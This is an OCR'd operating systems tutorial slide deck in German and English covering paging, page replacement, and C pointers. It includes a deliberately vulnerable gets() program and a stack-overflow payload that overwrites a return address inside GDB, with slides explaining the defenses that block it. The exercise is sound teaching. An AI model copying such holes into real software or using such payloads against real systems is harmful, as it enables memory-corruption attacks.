Betriebssysteme

7. Tutorium - Paging

Peter Bohner

12. Dezember 2023

ITEC - Operating Systems Group

Feedback 5. Übungsblatt

- Rechnungen haben noch übungsbedarf

Feedback 5. Übungsblatt

- Rechnungen haben noch übungsbedarf
- PML5, PML4, PDP, PDT, PT $\rightarrow$ Das ist x86-spezifischer Schrott. Sagt dazu 1.,2.,... level page table

Feedback 5. Übungsblatt

- Rechnungen haben noch übungsbedarf
- PML5, PML4, PDP, PDT, PT $\rightarrow$ Das ist x86-spezifischer Schrott. Sagt dazu 1.,2.,... level page table
- P1 (strings): string-split mit einer allocation. Frage: Wie?

Feedback 5. Übungsblatt

- Rechnungen haben noch übungsbedarf
- PML5, PML4, PDP, PDT, PT $\rightarrow$ Das ist x86-spezifischer Schrott. Sagt dazu 1.,2.,... level page table
- P1 (strings): string-split mit einer allocation. Frage: Wie?
- P2 (mmu): Validität von einträgen prüfen. Ein globaler access counter

Feedback 5. Übungsblatt

- Rechnungen haben noch übungsbedarf
- PML5, PML4, PDP, PDT, PT $\rightarrow$ Das ist x86-spezifischer Schrott. Sagt dazu 1.,2.,... level page table
- P1 (strings): string-split mit einer allocation. Frage: Wie?
- P2 (mmu): Validität von einträgen prüfen. Ein globaler access counter

Allgemein

- Ich habe die slides hochgeladen, erinnert mich, wenn etwas fehlt.

Feedback 5. Übungsblatt

- Rechnungen haben noch übungsbedarf
- PML5, PML4, PDP, PDT, PT $\rightarrow$ Das ist x86-spezifischer Schrott. Sagt dazu 1.,2.,... level page table
- P1 (strings): string-split mit einer allocation. Frage: Wie?
- P2 (mmu): Validität von einträgen prüfen. Ein globaler access counter

Allgemein

- Ich habe die slides hochgeladen, erinnert mich, wenn etwas fehlt.
- Heute: auch etwas Wiederholung vom letzen mal

Feedback 5. Übungsblatt

- Rechnungen haben noch übungsbedarf
- PML5, PML4, PDP, PDT, PT $\rightarrow$ Das ist x86-spezifischer Schrott. Sagt dazu 1.,2.,... level page table
- P1 (strings): string-split mit einer allocation. Frage: Wie?
- P2 (mmu): Validität von einträgen prüfen. Ein globaler access counter

Allgemein

- Ich habe die slides hochgeladen, erinnert mich, wenn etwas fehlt.
- Heute: auch etwas Wiederholung vom letzen mal
- Wer ist nächste Woche da?

d

Betrachten Sie ein System, das mittels einer hierarchischen Seitentabelle virtu- elle in physische Speicheradressen übersetzt. Der virtuelle Adressraum umfasst 512 GiB, die Seitengröße ist 4 KiB, eine Seitentabelle beinhaltet 512 Einträge. Berechnen Sie die Anzahl der Stufen der Seitentabellenhierarchie.

e

Ein Programm kopiert einen 4 MiB Puffer im virtuellen Adressraum. Quell- und Zielpuffer überlappen sich nicht und sind an Seitengrenzen ausgerichtet. Die CPU verfügt über keinen Cache, jedoch einen leeren TLB. Die Wortbreite beträgt 8 Bytes. Es werden hierarchische Page Tables mit 3 Stufen verwendet. Wie viele Speicherzugriffe sind für den Kopiervorgang mindestens nötig?

Page Fault Handling

Page Fault Handling

What is Demand-Paging and Pre-Paging?

Demand-Paging:

Page Fault Handling

What is Demand-Paging and Pre-Paging?

Demand-Paging:

- Load pages on-demand, right when they are needed

Page Fault Handling

What is Demand-Paging and Pre-Paging?

Demand-Paging:

- Load pages on-demand, right when they are needed

Pre-Paging:

- Loaded Pages speculatively in batches, even *before* you need them

Page Fault Handling

What is Demand-Paging and Pre-Paging?

Demand-Paging:

- Load pages on-demand, right when they are needed

Pre-Paging:

- Loaded Pages speculatively in batches, even *before* you need them

Why would you (not?) use Demand-Paging?

Page Fault Handling

What is Demand-Paging and Pre-Paging?

Demand-Paging:

- Load pages on-demand, right when they are needed

Pre-Paging:

- Loaded Pages speculatively in batches, even *before* you need them

Why would you (not?) use Demand-Paging?

+ Only loads needed data $\Rightarrow$ Less memory wasted

Page Fault Handling

What is Demand-Paging and Pre-Paging?

Demand-Paging:

- Load pages on-demand, right when they are needed

Pre-Paging:

- Loaded Pages speculatively in batches, even *before* you need them

Why would you (not?) use Demand-Paging?

\+ Only loads needed data $\Rightarrow$ Less memory wasted

\- Generates lots of page faults before working set is in memory

Page Fault Handling

Why would you (not?) use Pre-Paging?

Page Fault Handling

Why would you (not?) use Pre-Paging?

+ Might reduce number of page faults

Page Fault Handling

Why would you (not?) use Pre-Paging?

+ Might reduce number of page faults
- Loads more than needed $\Rightarrow$ Wasteful

Page Fault Handling

Why would you (not?) use Pre-Paging?

+ Might reduce number of page faults
- Loads more than needed $\Rightarrow$ Wasteful
- More I/O $\Rightarrow$ Slower?

Page Fault Handling

Why would you (not?) use Pre-Paging?

+ Might reduce number of page faults
- Loads more than needed $\Rightarrow$ Wasteful
- More I/O $\Rightarrow$ Slower?
+ HDDs a lot faster when reading chunks

On-Demand Paging


Different kind of page faults

Not all pages are created equal. Do you have any idea what types of page faults typically exist?

On-Demand Paging

Different kind of page faults


Not all pages are created equal. Do you have any idea what types of page faults typically exist?



On-Demand Paging

Different kind of page faults


Not all pages are created equal. Do you have any idea what types of page faults typically exist?



On-Demand Paging

Different kind of page faults


Not all pages are created equal. Do you have any idea what types of page faults typically exist?



On-Demand Paging

Different kind of page faults


Not all pages are created equal. Do you have any idea what types of page faults typically exist?



On-Demand Paging

Different kind of page faults

Not all pages are created equal. Do you have any idea what types of page faults typically exist?



On-Demand Paging


Different kind of page faults

Not all pages are created equal. Do you have any idea what types of page faults typically exist?

On-Demand Paging


Different kind of page faults

Not all pages are created equal. Do you have any idea what types of page faults typically exist?




Different kind of page faults

Not all pages are created equal. Do you have any idea what types of page faults typically exist?



Different kind of page faults

Not all pages are created equal. Do you have any idea what types of page faults typically exist?



On Demand Paging

Different kind of page faults

Why are pages to generic memory zero filled?

On Demand Paging

Different kind of page faults

Why are pages to generic memory zero filled? It could leak other processes' memory otherwise (called a Covert Channel).

On Demand Paging

Different kind of page faults

Why are pages to generic memory zero filled? It could leak other processes' memory otherwise (called a Covert Channel).

And there is one other kind of page fault...

On Demand Paging

Different kind of page faults

Why are pages to generic memory zero filled? It could leak other processes' memory otherwise (called a Covert Channel).

And there is one other kind of page fault...

...The page was stolen by the OS and swapped out!

On Demand Paging

Different kind of page faults

Why are pages to generic memory zero filled? It could leak other processes' memory otherwise (called a Covert Channel).

And there is one other kind of page fault...

...The page was stolen by the OS and swapped out!

Also supported on some systems: *Purgable memory*. Stolen from Apple and also implemented in SerenityOS in this video.

Page faults

What kind of information does the page fault handler need?

Page faults

What kind of information does the page fault handler need?

- Access flags: Can the user perform the operation on this page?

Page faults

What kind of information does the page fault handler need?

- Access flags: Can the user perform the operation on this page?
- Where to find the most recent version (different for zero filled, file backed, etc.)

CoW

How could you implement Copy-on-Write memory?

CoW

How could you implement Copy-on-Write memory?

- Mark memory as read-only on fork
- Add an additional `CoW` flag: When a page fault is raised check it, copy the page and clear the `CoW` and `ro` flag

Page replacement

Pager

The pager in some systems tries to keep „spare pages“. Why?

Pager

The pager in some systems tries to keep „spare pages“. Why?

- OS needs free (pre-zeroed) frames to assign to processes

Pager

The pager in some systems tries to keep „spare pages“. Why?

- OS needs free (pre-zeroed) frames to assign to processes
- What happens when there are none and a page fault occurs?

Pager

The pager in some systems tries to keep „spare pages“. Why?

- OS needs free (pre-zeroed) frames to assign to processes
- What happens when there are none and a page fault occurs?

$\Rightarrow$ Needs to write dirty pages back to disk

$\Rightarrow$ Sloow

Page Replacement - Global and Local Algorithms

If you need to swap out a page, what pages do you search for a victim?

Page Replacement - Global and Local Algorithms

If you need to swap out a page, what pages do you search for a victim?

Local page replacement algorithms:

- Only look through the frames *of that process*

Global page replacement algorithms:

- Look through *all* frames, even that of other processes

Page Replacement - Global and Local Algorithms

What are the pro and cons of local algorithms?

Page Replacement - Global and Local Algorithms

What are the pro and cons of local algorithms?

+ Guaranteed number of pages per application

Page Replacement - Global and Local Algorithms

What are the pro and cons of local algorithms?

+ Guaranteed number of pages per application
+ Potentially faster

Page Replacement - Global and Local Algorithms

What are the pro and cons of local algorithms?

+ Guaranteed number of pages per application
+ Potentially faster
- Guaranteed number of pages per application $\Rightarrow$ Can not adapt as easily to changing demands

Page Replacement - Global and Local Algorithms

What are the pro and cons of local algorithms?

+ Guaranteed number of pages per application
+ Potentially faster
- Guaranteed number of pages per application $\Rightarrow$ Can not adapt as easily to changing demands
- Difficult selection of optimal number of frames per application (see point above)

Page Replacement - Global and Local Algorithms

What are the pro and cons of local algorithms?

+ Guaranteed number of pages per application
+ Potentially faster
- Guaranteed number of pages per application $\Rightarrow$ Can not adapt as easily to changing demands
- Difficult selection of optimal number of frames per application (see point above)

Every process should get an equal number of pages. Do you use a Global or Local Algorithm?

Page Replacement - Global and Local Algorithms

What are the pro and cons of local algorithms?

+ Guaranteed number of pages per application
+ Potentially faster
- Guaranteed number of pages per application $\Rightarrow$ Can not adapt as easily to changing demands
- Difficult selection of optimal number of frames per application (see point above)

Every process should get an equal number of pages. Do you use a Global or Local Algorithm?

Local

Page Replacement - Working set

What is the working set?


- The set of pages that a process accessed in the last Δ page references

Page Replacement - Working set

What is the working set?

- The set of pages that a process accessed in the last Δ page references

What is Thrashing?



Page Replacement - Working set

What is the working set?

- The set of pages that a process accessed in the last Δ page references

What is Thrashing?

Page Replacement - Working set

What is the working set?

- The set of pages that a process accessed in the last Δ page references

What is Thrashing?

Page Replacement - Working set

What is the working set?

- The set of pages that a process accessed in the last Δ page references

What is Thrashing?

Page Replacement - Working set

What is the working set?

- The set of pages that a process accessed in the last Δ page references

What is Thrashing?

Page Replacement - Working set

What is the working set?

- The set of pages that a process accessed in the last Δ page references

What is Thrashing?

Page Replacement - Working set

What is the working set?

- The set of pages that a process accessed in the last Δ page references

What is Thrashing?

Page Replacement - Working set

What is the working set?

- The set of pages that a process accessed in the last Δ page references

What is Thrashing?

Page Replacement - Working set

What is the working set?

- The set of pages that a process accessed in the last Δ page references

What is Thrashing?

- Not enough frames to fit the working set

$\Rightarrow$ Pages will be stored to disk and reloaded very often

Page Replacement Policies

What are those?

We need to find a victim page to replace with a new one.

Page Replacement Policies

What are those?

We need to find a victim page to replace with a new one.

Common strategies

- **FIFO:**

Page Replacement Policies

What are those?

We need to find a victim page to replace with a new one.

Common strategies

- **FIFO:** First page to be loaded is the first to be unloaded
- **LRU:**

Page Replacement Policies

What are those?

We need to find a victim page to replace with a new one.

Common strategies

- **FIFO:** First page to be loaded is the first to be unloaded
- **LRU:** Least recently used page is evicted
- **Optimal:**

Page Replacement Policies

What are those?

We need to find a victim page to replace with a new one.

Common strategies

- **FIFO:** First page to be loaded is the first to be unloaded
- **LRU:** Least recently used page is evicted
- **Optimal:** Evict the page that is used the *furthest into the future*. Feasible?

Page Replacement Policies

What are those?

We need to find a victim page to replace with a new one.

Common strategies

- **FIFO:** First page to be loaded is the first to be unloaded
- **LRU:** Least recently used page is evicted
- **Optimal:** Evict the page that is used the *furthest into the future*. Feasible? Used as a *benchmark*
- **Clock:**

Page Replacement Policies

What are those?


We need to find a victim page to replace with a new one.

Common strategies


- **FIFO:** First page to be loaded is the first to be unloaded
- **LRU:** Least recently used page is evicted
- **Optimal:** Evict the page that is used the *furthest into the future*. Feasible? Used as a *benchmark*
- **Clock:** Uff, let's talk about that on its own page

Page Replacement Policies – Clock


Clock



Clock




Clock




Page Replacement Policies – Clock

Clock




Page Replacement Policies – Clock

Clock




Page Replacement Policies – Clock

Clock




Page Replacement Policies – Clock

Clock



Clock



Page Replacement Policies

Where did that R come from?

Page Replacement Policies

Where did that R come from?

- Referenced (and modified) bits are set by the CPU when accessing or writing to the page

Page Replacement Policies

Where did that R come from?

- Referenced (and modified) bits are set by the CPU when accessing or writing to the page
- Referenced bits are periodically cleared by the kernel using timer interrupts

Page Replacement Policies

Do it

- Clock: Ordered by Load time ASC, Head is on Frame 3
- Reference order: 4, 0, 0, 0, 2, 4, 2, 1, 0, 3, 2

Frame	Virtual page	Load time	Access time	Referenced	Modified
0	2	60	161	0	1
1	1	130	160	0	0
2	0	26	162	1	0
3	3	20	163	1	1

Page Replacement Policies

How well does LRU work for the Stack, the Heap and the Code segment?

Page Replacement Policies

How well does LRU work for the Stack, the Heap and the Code segment?

- Stack: Beautifully. The older it is the longer it will take to be reached again

Page Replacement Policies

How well does LRU work for the Stack, the Heap and the Code segment?

- Stack: Beautifully. The older it is the longer it will take to be reached again
- Code: Mostly, loops are mostly linear and it follows certain patterns

Page Replacement Policies

How well does LRU work for the Stack, the Heap and the Code segment?

- Stack: Beautifully. The older it is the longer it will take to be reached again
- Code: Mostly, loops are mostly linear and it follows certain patterns
- Heap: Well, the heap has more random access patterns. So not that well, probably

Pointer Arithmetic

Pointers

Are numbers!

```
1   int  hello    = 20;     // no worries
```

Pointers

Are numbers!

```
1  int  hello    = 20;     // no worries
2  int* hPointer = &hello; // no worries
```

Pointers

Are numbers!

```
1  int  hello    = 20;      // no worries
2  int* hPointer = &hello; // no worries
3  int* pointer  = 0x200;   // no worries
```

Pointers

Are numbers!

```
1  int  hello    = 20;     // no worries
2  int* hPointer = &hello; // no worries
3  int* pointer  = 0x200;  // no worries
```

And you can convert between them

```
1      int hello          = 20;
2      int* aPointer      = &hello;
```

Pointers

Are numbers!

```
1  int  hello    = 20;     // no worries
2  int* hPointer = &hello; // no worries
3  int* pointer  = 0x200;  // no worries
```

And you can convert between them

```
1      int hello          = 20;
2      int* aPointer      = &hello;
3      intptr_t asInt     = (intptr_t) aPointer;
```

Pointers

Are numbers!

```
1  int  hello    = 20;      // no worries
2  int* hPointer = &hello; // no worries
3  int* pointer  = 0x200;   // no worries
```

And you can convert between them

```
1      int hello           = 20;
2      int* aPointer       = &hello;
3      intptr_t asInt      = (intptr_t) aPointer;
4      int* backToPointer = (int*) asInt;
```

And what do operations do?

```
1 int array[5] = {0, 1, 2, 3, 4};
2 printf("Current value: %d", *array);
```

And what do operations do?

```
1 int array[5] = {0, 1, 2, 3, 4};
2 printf("Current value: %d", *array); // 0
3 array++;
4 printf("Current value: %d", *array);
```

And what do operations do?

```
1 int array[5] = {0, 1, 2, 3, 4};
2 printf("Current value: %d", *array); // 0
3 array++;
4 printf("Current value: %d", *array); // 1
```

Wait, weren't integers more than one byte?

- + and − on a pointer decrease it by *the size of its type*

And what do operations do?

```
1 int array[5] = {0, 1, 2, 3, 4};
2 printf("Current value: %d", *array); // 0
3 array++;
4 printf("Current value: %d", *array); // 1
```

Wait, weren't integers more than one byte?

- + and − on a pointer decrease it by *the size of its type*

```
1 int* pointer;
2 pointer++; // is the same as
```

And what do operations do?

```
1 int array[5] = {0, 1, 2, 3, 4};
2 printf("Current value: %d", *array); // 0
3 array++;
4 printf("Current value: %d", *array); // 1
```

Wait, weren't integers more than one byte?

- + and - on a pointer decrease it by *the size of its type*

```
1 int* pointer;
2 pointer++; // is the same as
3 intptr_t asInt = (intptr_t) pointer;
```

And what do operations do?

```
1 int array[5] = {0, 1, 2, 3, 4};
2 printf("Current value: %d", *array); // 0
3 array++;
4 printf("Current value: %d", *array); // 1
```

Wait, weren't integers more than one byte?

- + and − on a pointer decrease it by *the size of its type*

```
1 int* pointer;
2 pointer++; // is the same as
3 intptr_t asInt = (intptr_t) pointer;
4 asInt += sizeof(int);
5 pointer = (int*) asInt;
```

Pointers

Multiplication? Division?

- Probably a compiler error

Multiplication? Division?

- Probably a compiler error
- Sounds a bit useless

We can also *cast* them!

```
1 int hello[5] = {0};
2 char* start = (char*) hello;
3 *start = 1;
4 printf("First value: %d\n", hello[0]);
```

We can also *cast* them!

```
1 int hello[5] = {0};
2 char* start = (char*) hello;
3 *start = 1;
4 printf("First value: %d\n", hello[0]); // 1!
```

We can also *cast* them!

```
1 int hello[5] = {0};
2 char* start = (char*) hello;
3 *start = 1;
4 printf("First value: %d\n", hello[0]); // 1!
5 // Why is it 1 and not 2147483648?
```

Some interesting things are writable

DoubleForker

DoubleForker!

Modifying Stackframes in GDB

Capture the flag!

```c
#include <stdio.h>
#include <string.h>

int readIt() {
    char buffer[10];
    int result = 1;

    printf("Enter the password: ");
    gets(buffer);

    if(strcmp(buffer, "Secret") == 0) {
        result = 0;
    }
    return result;
}

void flag() {
    printf("FLAG!\n");
}

int main() {
    if (readIt() == 0) {
        flag();
    } else {
        printf("Nope!\n");
    }
    return 0;
}
```

Modifying Stackframes in GDB

Useful Resources

- Stackframe layout (for overflowing)
- Input non printable characters in GDB
- Run it in GDB, Compile with `-fno-stack-protector`
- `lscpu` to find Endianness of your computer (probably Little Endian)

Modifying Stackframes in GDB

Useful Resources

- Stackframe layout (for overflowing)
- Input non printable characters in GDB
- Run it in GDB, Compile with `-fno-stack-protector`
- `lscpu` to find Endianness of your computer (probably Little Endian)

Spoiler Example Solution

Modifying Stackframes in GDB

Useful Resources

- Stackframe layout (for overflowing)
- Input non printable characters in GDB
- Run it in GDB, Compile with `-fno-stack-protector`
- `lscpu` to find Endianness of your computer (probably Little Endian)

Spoiler Example Solution

Created on my computer while running in GDB. Addresses may vary.

```
r <<< $(python2 -c 'print
         "A"*14  # Padding to overflow to base pointer
         + "\x00\x00\x7f\xff\xff\xff\xdd\x02"[::-1] # overwrite BP
         + "\x00\x00\x55\x55\x55\x55\x51\xbd"[::-1] # overwrite ret addr
      ')
```

Modifying Stackframes in Real Life

Why that won't work 1: `gets`

- We needed to inject some null bytes to pad our addresses to 64 bit.
- `gets` just reads until EOF/newline and doesn't care about size or zeroes

$\Rightarrow$ *Really* dangerous

$\Rightarrow$ Removed from the C standard (but it still probably compiles)

Why that won't work 2: `Stack-Canary`

- The compiler inserts a random number between the local variables and the return address
- If it is changed the programm will die with a nice message:
  `*** stack smashing detected ***: terminated`
- Disabled with `-fno-stack-protector`

Modifying Stackframes in Real Life

Why that won't work 3: `ASLR`

- We injected *absolute addresses* to jump to (or set the base pointer to)
- Modern Operating Systems employ **A**ddress **S**pace **L**ayout **R**andomization

$\Rightarrow$ Your code is loaded at a random address and absolute addresses don't work

- GDB disables ASLR for the loaded program so we ran it in there

Functions are...

Code! And where is code stored?

Functions are...

Code! And where is code stored?

In memory. So let's point to it.

```c
#include <stdio.h>

void sayHi(char* name) {
    printf("Hello, %s!\n", name);
}

int main() {
    (&sayHi)("John");
    return 0;
}
```

Function Pointer

How can we declare a variable?

```
1   ??? myFunction = &sayHi;
```

Function Pointer

How can we declare a variable?

```
1  ??? myFunction = &sayHi;
2  // We basically copy the declaration
3  void sayHi(char* name) = &sayHi;
```

Function Pointer

How can we declare a variable?

```
1  ??? myFunction = &sayHi;
2  // We basically copy the declaration
3  void sayHi(char* name) = &sayHi; // Nearly!
4  void (sayHi)(char* name) = &sayHi;
```

Function Pointer

How can we declare a variable?

```
1  ??? myFunction = &sayHi;
2  // We basically copy the declaration
3  void sayHi(char* name) = &sayHi; // Nearly!
4  void (sayHi)(char* name) = &sayHi; // Closer!
5  void (* myName)(char* name) = &sayHi;
```

Function Pointer

How can we declare a variable?

```
1   ??? myFunction = &sayHi;
2   // We basically copy the declaration
3   void sayHi(char* name) = &sayHi; // Nearly!
4   void (sayHi)(char* name) = &sayHi; // Closer!
5   void (* myName)(char* name) = &sayHi;
6 //^^^  ^  ^^^^^^ ^^^^^^^^^^^
7 // | Pointer   |  Parameters delimited with ,
8 // Return Type |
9 //          Var name
```

Function Pointer

How can we declare a variable?

```c
#include <stdio.h>

void greetMultiple(char* name, char* other) {
    printf("Hello, %s and %s!\n", name, other);
}

int main() {
    void (*myFunction)(char* name, char*) = &greetMultiple;
    myFunction("Peter", "Jane");
    return 0;
}
```

Using Function Pointers For Profit

Aufgabe

1. Schreibe eine Insertion-Sort die ein int array, einen compare-Funktionspointer und was man sonst so braucht entgegennimmt
2. Schreibe eine compare-Funktion, die Integer absteigend sortiert und nutze sie
3. Schreibe eine compare-Funktion, die Integer basierend auf der Anzahl an 1-Bits sortiert

```
1  int main() {
2      int array[] = {5, 3, 2, 4, 1};
3      int length = sizeof(array) / sizeof(int);
4
5      insertionSort(array, length, compareDesc);
6
7      for(int i = 0; i < length; i++) {
8          printf("%d - %d\n", i, array[i]);
9      }
10     return 0;
```

Ende

XKCD 313 - Insomnia

F R A G E N?

https://forms.gle/9CwJSKidKibubran9

Bis nächste Woche